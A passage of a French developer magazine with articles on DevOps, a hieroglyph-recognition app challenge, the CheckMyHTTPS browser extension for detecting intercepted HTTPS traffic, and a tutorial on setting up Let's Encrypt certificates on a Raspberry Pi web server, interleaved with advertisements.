La transformation digitale n'est pas un passeport pour faire tout et n'importe quoi. Comme nous l'avons dit plus haut, vous devez avoir une vue d'ensemble, avoir un départ et une arrivée. Cette transformation peut se faire à différents niveaux : organisation, la manière de travailler au quotidien, les (nouveaux) services à déployer, etc. Mais elle n'exige pas une migration totale de vos actifs IT (nous pensons ici aux applications, données, matériels, infrastructures). Cette transformation peut ne concerner que les nouveaux actifs (tels que les serveurs, les nouveaux services de type SGBD ou de machine learning, les nouvelles applications). Faire du Cloud, du mobile, du DevOps, sur les nouveaux projets est bien plus "simple" qu'avec des projets existants.

Le développeur revient à une place qu'il n'aurait jamais du quitter : au centre. Sans lui, la transformation digitale sera au mieux partielle, au pire, un échec. ●



Découvrir DevOps, le livre.

Paru aux éditions Dunod, ce livre permet une première approche pragmatique du DevOps. Questions aux auteurs, Stéphane Goudeau et Samuel Metias.



Quelle est la philosophie du livre ?

Notre livre est destiné à toutes les parties prenantes de l'entreprise souhaitant découvrir et comprendre DevOps. Il est construit de manière à ce que les chapitres soient indépendants afin que nos lecteurs puissent procéder à une sélection en fonction de leurs centres d'intérêt respectifs. Ce livre ne vise pas à être un mode d'emploi, mais ambitionne de proposer une immersion dans le rôle de chacun des acteurs du système d'information, qui dès aujourd'hui doivent s'inscrire dans une démarche DevOps pour y trouver les clés de leur propre succès. C'est d'ailleurs le sens de la préface de Patrick Debois, fondateur du mouvement DevOps.



Comment un développeur peut-il s'inspirer du livre pour faire du DevOps ?

Le développeur aura une vision plus concrète de la culture DevOps et des pratiques qui se cachent derrière ce « buzzword ». Il va ainsi se rendre compte à quel point son rôle est clé, puisque pivot entre des « ops » modernes et un business toujours plus exigeant. Enfin, il sera en situation de mieux comprendre comment l'agilité, portée par une démarche DevOps, va pouvoir s'étendre à la production, à la gestion de l'infrastructure, mais aussi à la stratégie business.

Défi de programmation

Programmez! – Pharaon Magazine

Durant plus de 3 mois, une douzaine d'équipes ont travaillé sur un défi technique et technologique : identifier les cartouches des pharaons, reconnaître les signes hiéroglyphiques et donner le nom du roi. La difficulté de départ était grande car il fallait prendre une photo des cartouches puis y appliquer des traitements. Les multiples matières (or, pierre, papyrus, etc.) rendaient parfois difficile la capture.

Au final, deux projets ont été rendus dans les temps. Les vainqueurs sont :

- Damien O'Neill ;
- John Sadi (société Lightnics).

Bravo à eux. Ils recevront de nombreux lots : Intel NUC, carte de développement RiotBoard, clés USB Programmez et Pharaon, nos derniers livres : **Nous remercions les sponsors de ce défi : Intel, NXP et Pharaon Magazine.**

Damien O'Neill

Pourquoi avoir relevé le défi ?

Quelles ont été vos motivations ?

Je marchais autour d'Abusir en Août 2013, quand je suis tombé sur un cartouche que je ne connaissais pas. Quelques jours plus tard, j'ai eu l'idée de concevoir une application mobile qui permettrait à l'utilisateur d'identifier un pharaon avec la photo d'un cartouche. Après avoir fait quelques expériences avec extraction des hiéroglyphes à partir de photos et avoir essayé de former un réseau neuronal avec les données, il est vite devenu clair que cette approche ne fonctionnerait pas avec un mobile. Je me suis donc concentré sur la construction d'une base de données des cartouches et une application identifiant un pharaon à l'aide d'une recherche manuelle en entrant les hiéroglyphes d'un de ses cartouches. Quand j'ai entendu parler de la compétition (via osirisnet.net) j'ai décidé d'essayer à nouveau la reconnaissance d'image.

Les technologies utilisées, l'architecture logicielle ? comment s'est fait le choix ?


OpenCV était le choix naturel puisque c'est écrit en C et est disponible pour Android, je l'avais également utilisé dans mes expériences antérieures. C'est une bibliothèque de vision par ordinateur très bien documentée et rapide.

Comment fonctionne votre application ?

Les principales fonctions ?

Les principales fonctions sont les suivantes :

1) Une base de données consultable des cartouches et serekhs organisés par empire / dynastie / pharaon.



2) Un mode de recherche manuelle où vous pouvez « glisser-déposer » les hiéroglyphes d'un cartouche pour trouver son pharaon correspondant.

3) Charger une photo ou prendre une photo, et une tentative sera faite pour identifier les hiéroglyphes qui seront ensuite chargés automatiquement dans la recherche manuelle pour aider à trouver le pharaon.

Identifier les hiéroglyphes :

- Réduire le nombre de couleurs de l'image ;
- Convertir en niveaux de gris et en générer l'histogramme ;
- Extraire chaque couleur comme un canal noir et blanc séparé, rendre flou puis trouver tous les contours ;
- Essayer et faire correspondre les contours avec des données de formation.

Qu'est-ce qui a été le plus difficile à réaliser ?

Identifier les hiéroglyphes dans une image a été le plus difficile. Il y a tellement de médiums différents (pierre, papyrus, murs des tombes peintes,



céramiques, etc.) dans différentes conditions d'éclairage et les niveaux de dommage, que l'extraction de d'information utile a été très difficile. Réduire le nombre de couleurs de l'image est ce qui m'a aidé ici.

Votre application est-elle disponible ?

L'application de recherche de Pharaon, sans la reconnaissance d'image, est disponible dans Google Play depuis le 15 Septembre. L'apk avec reconnaissance d'image sera disponible pour téléchargement à la même date pour une installation manuelle. Rappelez-vous, la partie de reconnaissance d'image est juste une démonstration et est formée à partir d'un nombre limité de hiéroglyphes.

John Sadi

Cette équipe se compose de deux personnes :

- John Sadi : après une thèse en optique et traitement d'image, j'ai mené en parallèle des activités d'enseignement en sciences et en pro-

grammation, et de recherche en vision et traitement d'image.

• Colin Bruneau : après mes études de génie logiciel, j'ai travaillé dans la production de jeux vidéo (Ubisoft) puis créé la section Programmation de l'école des métiers du jeu vidéo (Creajeux). Je développe en parallèle des applications de Serious Game.

Les motivations pour relever ce défi

JS : depuis longtemps attiré par l'Égypte antique, j'avais suivi des cours d'égyptien ancien à l'université de Strasbourg en auditeur libre il y a une quinzaine d'années. Déjà familiarisé avec la lecture traditionnelle des hiéroglyphes, la possibilité d'en automatiser la lecture a immédiatement éveillé mon intérêt lorsque j'ai pris connaissance du défi.

CB : ce défi cadre parfaitement avec ma spécialisation en Serious Game : combiner une intention "sérieuse" (pédagogique/informative/communicationnelle) avec des ressorts ludiques. L'aspect ludique du déchiffrement des hiéroglyphes était évident.

Comment s'est fait le choix des technologies utilisées et de l'architecture logicielle ?

JS & CB : vu du temps imparti restreint, nous avons décidé de limiter les risques en nous portant sur des outils que nous pratiquions déjà régulièrement dans nos activités professionnelles respectives. JS : une rapide étude bibliographique de la littérature scientifique nous a permis d'écarter d'emblée les pistes techniques les moins prometteuses et de nous donner des idées sur les approches les plus pertinentes. Du point de vue des outils logiciels, j'utilise couramment la librairie opencv (version 3.1.0 ici) et Visual Studio pour les projets clients. En revanche, je ne savais pas quelles fonctionnalités de cette librairie avaient

été portées dans le plug-in Unity que nous avons utilisé. Pour développer plus rapidement et en parallèle avec Colin, je programmais sur PC. J'ai élaboré plusieurs algorithmes alternatifs, spécifiques à la problématique «cartouches». Puis je les ai mis en concurrence par des tests sur la banque d'images fournie.

CB : la portabilité de l'application sur mobile et l'aspect ludique de l'application nous a rapidement conduit à choisir Unity. Pendant que je développais l'interface de l'application, John travaillait sur l'analyse d'image. Les fonctions d'analyse d'image utilisées par John étant disponibles dans un plug-in Unity, l'intégration de son travail a été assez fluide. J'ai également testé les codes d'exemples génériques fournis avec le plug-in Unity sans succès au début. Puis, en ajustant les paramètres de l'un de ces codes, j'ai réussi à obtenir des scores de reconnaissance très élevés. C'est cette adaptation qui a été intégrée à notre application finale.

Comment fonctionne votre application ? Les principales fonctions ?

JS & CB : Appollion, une app mobile capable de prendre une photo des cartouches royaux des pharaons pour lire les noms écrits en hiéroglyphes et afficher le nom du pharaon à l'utilisateur. Il y a 3 fonctionnalités, principales :

- La prise de photo qui utilise une des caméras intégrées du mobile ;
- Le mode manuel où l'on peut choisir soi-même ses hiéroglyphes (drag-and-drop) ;
- Le mode automatique qui laisse l'application reconnaître les hiéroglyphes. Pour cela nous utilisons de l'analyse de spectre couplée à de l'appariement de points d'intérêts.

D'un point de vue technique, notre algorithme détecte les points-clés les plus stables dans

l'image en utilisant l'algorithme FAST de manière pyramidale (à plusieurs échelles différentes). Il sélectionne les caractéristiques les plus saillantes selon la réponse issue de FAST et d'un détecteur alternatif, celui de Harris. En calculant ensuite les moments de premier ordre, nous trouvons l'orientation de ces points-clés saillants. Enfin, pour chaque point-clé ainsi trouvé, nous calculons son descripteur binaire par le biais de l'algorithme BRIEF. Afin de comparer deux images, nous calculons la distance de Hamming entre les paires de points (image de référence dans la banque, image testée). L'image choisie par l'application (le roi) sera celle qui aura la distance moyenne la plus faible (le moins de différences avec l'image testée).

Qu'est-ce qui a été le plus difficile à réaliser ?

JS : pour l'un des algorithmes testés, la détection automatique du cadre du cartouche a été laborieuse car elle impliquait la prise en compte d'un grand nombre de cas différents pour pouvoir être réellement générique. Sans être difficile, le plus long a été de tester nos différentes idées sur l'ensemble des images à chaque itération. Peu à peu, j'ai automatisé la phase de test de manière à obtenir un score final global sur l'ensemble des images à chaque modification de l'algorithme testé.

CB : de mon côté, le plus difficile a été le travail sur l'ergonomie de l'interface. De nombreuses versions ont été implémentées puis testées avec des utilisateurs variés. A chaque fois nous avons pu constater ce qui fonctionnait bien et ce qu'il fallait retravailler. La bonne prise en main d'une application sur mobile, où l'espace disponible est limité, est un véritable défi !

Votre application est-elle disponible ?

JS & CB : aujourd'hui, nous considérons encore notre application comme embryonnaire. En effet, idéalement, nous souhaiterions que l'app fonctionne dans un mode intermédiaire entre les modes manuel et automatique actuels. L'algorithme développé pour la recherche de la zone où se trouve le cartouche serait utilisé dans un premier temps pour délimiter la zone de recherche, puis nous découperions cette zone par caractères et enfin, nous utiliserions l'algorithme de détection présenté ici, mais cette fois, appliqué individuellement à chaque caractère hiéroglyphique à reconnaître. De cette manière, les caractères non reconnus seraient signalés à l'utilisateur et l'app passerait en mode manuel pour permettre de compléter le nom du roi de manière interactive. Nous conserverions donc ainsi la rapidité de la reconnaissance automatique et le côté ludique de l'interactivité avec l'app. •



1^{ER} ÉVÉNEMENT EUROPÉEN
LIBRE & OPEN SOURCE

**EMPOWERING
OPEN INNOVATION**

opensourcesummit.paris

#OSSPARIS16

 **Île de France**

MAIRIE DE PARIS 

PARIS OPEN SOURCE SUMMIT

16 & 17
NOVEMBRE
2016

DOCK PULLMAN
Plaine Saint-Denis

SPONSOR DIAMOND



SPONSORS PLATINUM

alter way



Microsoft

Smile
OPEN SOURCE SOLUTIONS

SPONSORS GOLD



BlueMind
Messagerie & espaces collaboratifs

henix

SPONSORS SILVER



axelor
ACCELERATEUR DE PERFORMANCE



redhat.



centreon



Savoir-faire
LINUX



cozy.io

XiVO
open-minded telecom systems



YaZiba.net
Powered by **zimbra**

ORACLE

POUR TOUTE INFORMATION COMPLÉMENTAIRE :

Email : contact@opensourcesummit.paris – Tel : 01 41 18 60 52

un événement

 **Systematic**
Paris Region Digital Ecosystem

 **Tarsus**
— FRANCE —

CheckMyHTTPS : un module de détection d'Interception de flux WEB chiffrés

2e partie

• Raphaël PION
& Hugo Meziani
Project leader :
Rexy

L'idée originale de « CheckMyHTTPS » est née dans les locaux de l'ESIEA (École d'ingénieurs en sciences et technologies du numérique) au sein du laboratoire de recherche CNS/(C+V)^o (Cryptologie et Virologie Opérationnelles). [Suite et fin].

Scénarios MiTM : conclusions

Au-delà des considérations techniques, il faut noter que le fait de récupérer et d'accepter un faux certificat sur son navigateur ne permet plus à celui-ci de vérifier la validité du site WEB consulté. Ainsi, un site WEB, dont le certificat aurait été récemment révoqué suite à un acte de piratage, serait toujours considéré comme valide par un navigateur victime d'un MiTM SSL... L'utilisateur berné continue de surfer tranquillement sur un site normalement banni. Dans un autre registre, l'équipementier américain de solutions de sécurité « blue coat » vient de devenir officiellement « Autorité de Certification »(1). Son certificat d'autorité va donc être reconnu par tous les navigateurs de la planète. Ses équipements de sécurité intégrant la fonction d'inspection SSL(2) pourront le faire sans qu'aucun avertissement ne soit généré par les navigateurs ! Dans ces conditions, on voit tout l'intérêt de l'extension « CheckMyHTTPS » qui tente de sauvegarder ce qui peut encore l'être de notre vie privée.

Fonctionnement de CheckMyHTTPS

Le contexte étant expliqué, nous allons maintenant détailler le fonctionnement de « checkmyhttps » ainsi que les moyens nécessaires à son développement.

Nous avons développé notre produit sous la forme d'une extension de navigateur, pour Firefox. Cela permet via un code visuel simple d'informer l'utilisateur de l'état de sa connexion sécurisée : [1].

Une fois CheckMyHTTPS installé, le cadenas d'état est positionné en haut à droite du navigateur Firefox. [2]. Le principe de fonctionnement du module « CheckMyHTTPS » est le suivant : L'utilisateur visite un site HTTPS. S'il clique (check) sur le cadenas de l'extension « CheckMyHTTPS » alors la procédure suivante est enclenchée :

- À l'initialisation de la connexion HTTPS, le navigateur a récupéré le certificat serveur du site visité ;
- L'extension « CheckMyHTTPS » récupère localement ce certificat serveur auprès du navigateur et en génère une empreinte numérique. Cette empreinte est alors envoyée sur notre serveur d'analyse situé à l'extérieur du réseau local de l'utilisateur (serveur « checkmyhttps.net » situé sur Internet).



Code couleur de l'extension


- Le serveur d'analyse requête de son côté le même serveur HTTPS que le navigateur afin de récupérer le certificat serveur. Il en génère aussi l'empreinte numérique.
- Le serveur d'analyse compare les deux empreintes numériques de certificat (celle créée par l'extension « CheckMyHTTPS » du navigateur de l'utilisateur et celle créée par lui-même).
- Le résultat de la comparaison est envoyé à l'extension CheckMyHTTPS du navigateur qui informe l'utilisateur via un cadenas de couleur. [3].

Lors du démarrage du navigateur, l'extension « CheckMyHTTPS » effectue automatiquement un premier test rapide sur un site HTTPS prédéfini afin d'afficher le cadenas correspondant à l'état de sécurité apparente. Il n'effectue alors plus aucun test tant que l'utilisateur ne clique pas sur le cadenas de l'extension.


Nous avons ainsi cherché à réaliser un outil très simple d'utilisation susceptible d'être exploité par « n'importe qui » :

- Des usagers en déplacement se connectant sur un point d'accès WIFI non maîtrisé et ouvert au public tel que ceux des hôtels, des salles de réunion, des salons ou des gares (scénario 1) ;
- Des collaborateurs d'entreprises désireux de savoir si leurs flux chiffrés (et donc leur vie privée) sont analysés à la sortie du Réseau Local d'Entreprise (scénario 2) ;
- L'utilisateur d'un antivirus dont le navigateur ne voit plus qu'un seul et unique certificat serveur (celui de l'antivirus), quel que soit le site visité (scénario 3).

Le code, sa gestion et son évolution



Le cadenas vert à droite indique que la connexion sécurisée (HTTPS) n'est pas interceptée



Fonctionnement de CheckmyHTTPS

- (1) <http://motherboard.vice.com/read/a-controversial-surveillance-firm-was-granted-a-powerful-encryption-certificate>
(2) <http://www.edgeblue.com/SV2800.asp>

Avec « Remy », notre « project leader », nous avons décidé de développer cette extension en Open Source (licence GPL V3). Son code est donc librement disponible sur un Github(3)

Première version

La première version de CheckMyHTTPS a servi de P.O.C. (*Proof Of Concept*) lors du lightning talk du 32c3 (Chaos Communication Congress) à Hambourg fin 2015. Cette première version, développée en JavaScript avec le SDK de Firefox, nous a permis de nous familiariser avec l'API de Firefox afin d'en connaître ses limites. À titre d'exemple, nous ne pouvions pas obtenir le certificat serveur d'un site si celui-ci n'était pas accepté par le navigateur Firefox. Autrement dit, rien n'était possible si celui-ci n'était pas présent dans le magasin de certificat du navigateur. CheckMyHTTPS 1.0.0 vérifiait donc uniquement la cohérence du certificat avec notre site de confiance : checkmyhttps.net. Nous avons utilisé pour cela une XMLHttpRequest (xhr) afin de récupérer les informations du certificat serveur ainsi que les résultats de la comparaison des empreintes SHA256 du certificat serveur.

Deuxième version

Le développement de la deuxième version de CheckMyHTTPS a basculé en format XUL (XML User Interface Language) qui nous offrait plus de possibilités en termes d'interface utilisateur et d'ergonomie (ex : gestions des clics « droit/gauche/milieu », possibilité graphique sur le « panel » du navigateur, etc.). Nous avons ainsi pu ajouter la fonction qui permet de « checker » le certificat serveur d'un site consulté par le client. Les informations envoyées à notre serveur d'analyse par l'extension CheckMyHTTPS sont :

- L'URL du site HTTPS consulté
- L'empreinte SHA1/SHA256 du certificat serveur de ce site

Plutôt que de « checker » tous les sites HTTPS consultés, nous avons décidé de laisser le choix à l'utilisateur de « checker » quand il le souhaite en cliquant sur le cadenas de l'extension.

Troisième version

La « Mozilla Foundation » nous a informés que les extensions développées sous XUL devraient disparaître dans les prochaines mises à jour de Firefox et qu'il fallait désormais développer sous SDK. Retour en arrière pour nous... et tentative d'intégrer les fonctionnalités de la V2 sur le code revu de la V1 (avec les possibilités plus limitées du SDK ...). À titre d'exemple, voici le code de la fonction qui récupère les informations du certificat serveur d'un site consulté :

```
var wm = Cc["@mozilla.org/appshell/window-mediator;1"].getService(Ci.nsIWindowMediator);
var mainWindow = wm.getMostRecentWindow("navigator:browser");
var cert = get_valid_cert(mainWindow.gBrowser);
/*maintenant les champs du certificat sont accessibles. Par exemple, pour récupérer les
SHA256 du certificat serveur : 'cert.sha256Fingerprint' */
```

Afin d'obtenir le certificat serveur d'un site en particulier, nous utilisons les fonctions suivantes :

```
function specific_test(specific_url)
{
    var httpRequest = Cc["@mozilla.org/xmlhttprequest;1"].createInstance();
    var httpRequest = new XMLHttpRequest();
```

```
httpRequest.open("GET", specific_url, true);
httpRequest.onload = function(e) {Get_Specific_Cert(httpRequest, specific_url);};
httpRequest.send(null);
}

function Get_Specific_Cert(xhr,specific_url) {
    let channel = xhr.channel;
    let secInfo = channel.securityInfo;
    if (secInfo instanceof Ci.nsITransportSecurityInfo) {
        secInfo.QueryInterface(Ci.nsITransportSecurityInfo);
        if (secInfo instanceof Ci.nsISSLStatusProvider)
        {
            var cert = secInfo.QueryInterface(Ci.nsISSLStatusProvider).SSLStatus.QueryInterface(Ci.nsISSLStatus).serverCert;

            /*les champs du certificat serveur sont accessibles de la même façon que l'exemple ci-dessus.
            Les informations reçues par le client sont envoyées sur le serveur de test pour procéder à la comparaison*/
            request(https://checkmyhttps.net/addon_fr.php?url="+specific_url+"&thumbprint="+
            +cert.sha1Fingerprint+"&thumbprint_256="+cert.sha256Fingerprint+"&version=3.00");
        }
    }
}
```

En développant avec le SDK, nous avons simplifié l'interface de l'extension. En effet, seul le clic gauche est géré. Le système de comparaison s'effectue toujours de la même manière avec une notification qui apparaît lorsque la connexion SSL est déchiffrée.

Validation par les communautés

Nous avons présenté CheckMyHTTPS » dans les conférences « 32c3 » 4 et « ESE 2016 » 5 afin de récupérer les avis des communautés (« hackers » et « sécurité informatique »).

Nous avons soumis le code de cette extension sur le site officiel des modules de la « mozilla foundation » 6. La communauté de développeur de Firefox l'a validée et signée. La procédure consiste à créer un compte afin de soumettre son extension. Il faut ensuite réaliser une revue complète de l'application via le panneau de configuration du site. Il faut compter une bonne semaine pour que l'extension soit entièrement vérifiée et approuvée par un éditeur de « Mozilla Add-ons ». Nous vous conseillons de donner le plus d'information possible concernant votre extension afin d'accélérer ce processus. Cette étape peut parfois sembler longue, car il faut la faire à chaque mise à jour, même mineure, de votre extension. Elle est néanmoins nécessaire pour éviter la diffusion d'extensions « nocives ». Enfin, le forum nous apporte le retour des utilisateurs. Cela nous permet d'être en relation directe avec eux afin de répondre à leurs questions et demandes d'évolution. Récemment, un membre de la communauté Firefox nous a remonté un problème peu commun. En effet, celui-ci n'arrivait pas à distinguer correctement les différentes couleurs du cadenas de notre extension. Après s'être entretenu avec nous, il s'avérait qu'il était daltonien. Nous avons donc modifié tous les visuels de l'extension afin de les rendre compréhensibles par tous.

Ligne de temps

Version 1	Version 2	Version 3
SDK firefox	XUL	SDK Firefox
Preuve de faisabilité	Vérification à la demande du client et non automatiquement	Double vérification (site visité et site de confiance)

Tableau 2 : Evolution de CheckMyHTTPS

(3) <https://github.com/checkmyhttps/checkmyhttps>

(4) https://en.wikipedia.org/wiki/Chaos_Communication_Congress

(5) <https://ese.esiea.fr/>

(6) <https://addons.mozilla.org/fr/firefox/addon/checkmyhttps/>

Sécuriser gratuitement un site Web sur **Raspberry Pi**



Damien Lecan,
Directeur Technique,
Sqli Nantes


Le Raspberry Pi est un mini-ordinateur formidable, car très flexible. On s'en sert aussi bien en Internet des Objets pour créer une station météo bardée de capteurs comme radio FM ou relais Spotify, ou bien, comme un simple serveur Web personnel PHP + MySQL hébergé à domicile comme vous avez déjà pu le lire dans ces colonnes il y a quelques mois.



C'est sur ce dernier cas d'utilisation que nous allons nous pencher. En effet, depuis le tutoriel publié par Programmez ! (no 133) sur comment développer votre site personnel, celui-ci a pris de l'ampleur et a grossi. Vous l'avez ainsi enrichi de fonctionnalités demandées par vos utilisateurs et vous êtes surtout très fiers de la dernière qui permet à chaque utilisateur de bénéficier d'un espace personnel. L'accès à cet espace est soumis à l'utilisation d'un habituel couple "login + mot de passe", mot de passe devant naturellement être le plus secret possible... ce qui implique d'utiliser une connexion chiffrée entre le navigateur de vos utilisateurs et votre serveur Web en utilisant HTTPS (notez le S, pour Sécurisé), sinon les mots de passe pourront être interceptés très facilement par des gens malintentionnés.

Apporter de la confiance en sécurisant

Activer l'accès sécurisé sur un serveur Web est assez compliqué et même payant si vous souhaitez éviter la consultation d'une page d'alerte angoissante à vos utilisateurs.

La configuration sécurisée d'un serveur Web repose principalement sur l'utilisation d'un certificat X509, nom barbare d'un concept qui l'est tout autant, qui doit être approuvé par un tiers de confiance, appelé autorité de certification (AC). Faire approuver son certificat pour un nom de domaine en particulier est payant, et toute tentative de contournement de cette règle (certificat auto-signé, réutilisation d'un certificat prévu pour un autre nom de domaine ...) conduira systématiquement vos utilisateurs vers la page d'alerte de sécurité de leur navigateur ... et ils ne reviendront donc pas de sitôt.

Let's Encrypt à la rescousse

Jusqu'à encore très récemment, il fallait configurer son serveur Web manuellement, générer et faire approuver son certificat X509 contre rémunération, par exemple par son "registrar", l'organisme qui délivre et gère votre nom de domaine (comme Gandi ou OVH). Mais les choses ont changé avec Let's Encrypt (<https://letsencrypt.org/>), une nouvelle Autorité de Certification, sortie de sa phase beta depuis avril 2016. Elle promeut les principes suivants :

- Gratuité ; les certificats sont délivrés gratuitement,

- Automatisation ; des outils sont mis à disposition pour générer, renouveler et configurer automatiquement les certificats dans des serveurs Web comme Apache

Exactement ce qu'il vous faut pour sécuriser l'accès à votre site personnel auto-hébergé sur votre Raspberry Pi.

Sécurisez votre site Web Apache avec Let's Encrypt

Les prérequis pour utiliser Certbot, le client Let's Encrypt officiel (anciennement "letsencrypt") sont assez simples :

- Avoir un accès "root" ou "sudo" au système (ce qui est votre cas si vous utilisez le système d'exploitation Raspbian sur votre Raspberry Pi),
- Avoir votre Raspberry Pi accessible depuis Internet sur le port 443, qui est le port par défaut HTTPS

Vous noterez que ce dernier prérequis implique qu'il n'est pas possible de sécuriser l'accès à un serveur Web purement interne à votre réseau avec Let's Encrypt. Il est en effet impossible de générer un certificat pour des noms de domaines locaux (localhost par exemple) ou privés (mon-domaine.local par exemple) car Let's Encrypt effectue des vérifications lors de la génération des certificats, qui ne pourront pas se dérouler correctement avec des informations privées.

A titre d'exemple, nous allons sécuriser le site www.programmez.com, qui, c'est bien connu, est auto-hébergé sur un Raspberry Pi. Par la suite, à vous de remplacer "www.programmez.com" par le nom de domaine réel de votre site Web.

Commencez par vous connecter sur votre Raspberry Pi, en SSH comme habituellement si vous êtes sous Linux ou OS X (ou bien avec Putty par exemple si vous êtes sous Windows) :

```
$ ssh pi@monraspberrypi
```

Remplacez ici "monraspberrypi" par le nom de votre Raspberry sur votre réseau personnel. Une fois connecté, installez le client Certbot :

```
pi@monraspberrypi:~$ wget https://dl.eff.org/certbot-auto
pi@monraspberrypi:~$ chmod a+x ./certbot-auto
pi@monraspberrypi:~$ ./certbot-auto --help
```


Abonnez-vous à **programmez!**

le magazine des développeurs

Nos classiques

1 an 49€*
11 numéros

2 ans 79€*
22 numéros

Etudiant 39€*
1 an - 11 numéros

* Tarifs France métropolitaine

Abonnement numérique

PDF 30€*
1 an - 11 numéros

Souscription uniquement sur
www.programmez.com

Option :
accès aux archives 10€



**Vous souhaitez abonner
vos équipes ?
Demandez nos tarifs dédiés* :
redaction@programmez.com
(* à partir de 5 personnes)**

**Devenez un Jedi
du code avec
programmez!**



Toutes nos offres sur www.programmez.com



Oui, je m'abonne

ABONNEMENT à retourner avec votre règlement à :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex.

☐ Abonnement 1 an au magazine : 49 €

☐ Abonnement 2 ans au magazine : 79 €

☐ Abonnement étudiant 1 an au magazine : 39 €
Photocopie de la carte d'étudiant à joindre

☐ M. ☐ Mme Entreprise : _____ Fonction : _____

Prénom : _____ Nom : _____

Adresse : _____

Code postal : _____ Ville : _____

E-mail : _____ @ _____

☐ Je joins mon règlement par chèque à l'ordre de Programmez !

☐ Je souhaite régler à réception de facture

* Tarifs France métropolitaine

Le client Let's Encrypt et le protocole de génération de certificats (ACME) associé sont en cours de normalisation auprès de l'Electronic Frontier Foundation (EFF), ce qui explique la source du programme d'installation. Nous pouvons maintenant configurer le serveur Web Apache :

```
pi@monraspberrypi:~$ ./certbot-auto --apache -d www.programmez.com --email
mon@email.com --agree-tos
```

Nous indiquons ici en paramètres à CertBot que nous souhaitons configurer Apache (--apache) pour le nom de domaine ""www.programmez.com"" (le certificat X509 sera valable uniquement pour ce nom de domaine). Nous configurons en outre l'email du compte Let's Encrypt associé au certificat (vous y recevrez notamment des alertes de fin de validité des certificats) et acceptons directement les conditions générales de souscription à Let's Encrypt sans les lire (--agree-tos).

Notez bien que tous ces paramètres sont optionnels, un assistant vous posera les questions adéquates si vous ne les précisez pas en ligne de commande. Après les quelques dizaines de secondes d'exécution de la commande, vous pouvez vous connecter avec votre navigateur sur <https://www.programmez.com> et constater que l'accès sécurisé à votre site Web est activé et opérationnel. Félicitations !

Ce que vous n'avez probablement pas vu, c'est le nombre d'opérations masquées et simplifiées par les outils de Let's Encrypt :

- Génération d'un compte associé avec votre email
- Vérification de la possession du nom de domaine
- Génération du certificat
- Récupération du certificat
- Configuration du certificat dans Apache
- Cet outil apporte une réelle simplification du processus complet.

Encore un petit effort, il reste encore une dernière opération à effectuer pour que la configuration sécurisée soit pérenne. En effet, un certificat doit être renouvelé lorsqu'il arrive à expiration et les certificats générés par Let's Encrypt ont une durée de validité de 3 mois. N'oublions donc pas d'activer le renouvellement automatique de notre certificat en vérifiant au moins une fois par jour si un certificat doit être renouvelé ou non (d'après la documentation de Let's Encrypt, l'idéal est plutôt de vérifier au moins 2 fois par jour l'expiration pour se prémunir d'éventuelles défaillances de leurs infrastructures. Notre site n'étant pas critique, restons simples à une fois par jour).

```
pi@monraspberrypi:~$ sudo nano /etc/cron.daily/certbot
```

"nano" peut-être installé avec la commande "sudo apt install nano". Une fois le fichier ouvert, y copier le contenu suivant :

```
#!/bin/sh
/home/pi/certbot-auto renew --quiet --no-self-upgrade
```

Sauvegardez (Ctrl + o) et quittez (Ctrl + x).

On demande ici au client CertBot de renouveler tous les certificats, en mode silencieux (--quiet) et de manière rapide sans se mettre à jour (--no-self-upgrade).

Donnez les droits d'exécution à ce script pour que Cron puisse l'exécuter une fois par jour :

```
pi@monraspberrypi:~$ chmod +x /etc/cron.daily/certbot
```

Voilà ! Vous avez généré un certificat X509, configuré Apache pour qu'il l'utilise et activé le renouvellement automatique des certificats avant leur fin de validité.

Pour des usages plus avancés, certBot peut vous laisser gérer la configuration d'Apache comme bon vous semble ou bien configurer un autre serveur Web comme NGinx (intégration encore expérimentale à l'heure où j'écris ces lignes).

Reportez-vous à la page officielle de configuration (<https://certbot.eff.org/>) pour avoir la liste officielle des serveurs Web supportés.

Il existe aussi des clients officiels, en NodeJS, en Golang, en Java ... qui vont permettre une intégration forte de Let's Encrypt au cœur même des serveurs Web, au lieu d'être une configuration externe (allez voir <https://caddyserver.com/> pour vous faire une idée du serveur de demain dès aujourd'hui).

Enfin, si j'ai choisi d'illustrer l'exemple avec un Raspberry PI, c'est avant tout pour montrer que l'outillage Let's Encrypt fonctionne sur n'importe quel système Linux, même ceux aux performances contraintes. Vous pouvez en fait utiliser Let's Encrypt sur tout système Linux connecté à Internet, du Raspberry Pi Zero économe aux serveurs multi-cœurs surpuissants et faire du Web sécurisé par défaut une réalité.

L'INFORMATICIEN + PROGRAMMEZ

versions numériques



2 magazines mensuels
22 parutions / an
+ accès aux archives PDF

PRIX NORMAL POUR UN AN : 69 €
POUR VOUS : 49 € SEULEMENT*

Souscription sur www.programmez.com

UWP Community Toolkit : la boîte à tout faire



Christophe Peugeot
MVP Windows Development
chez **SodeaSoft**
EBLM <http://www.sodeasoft.com>
Blog : <http://www.peug.net>
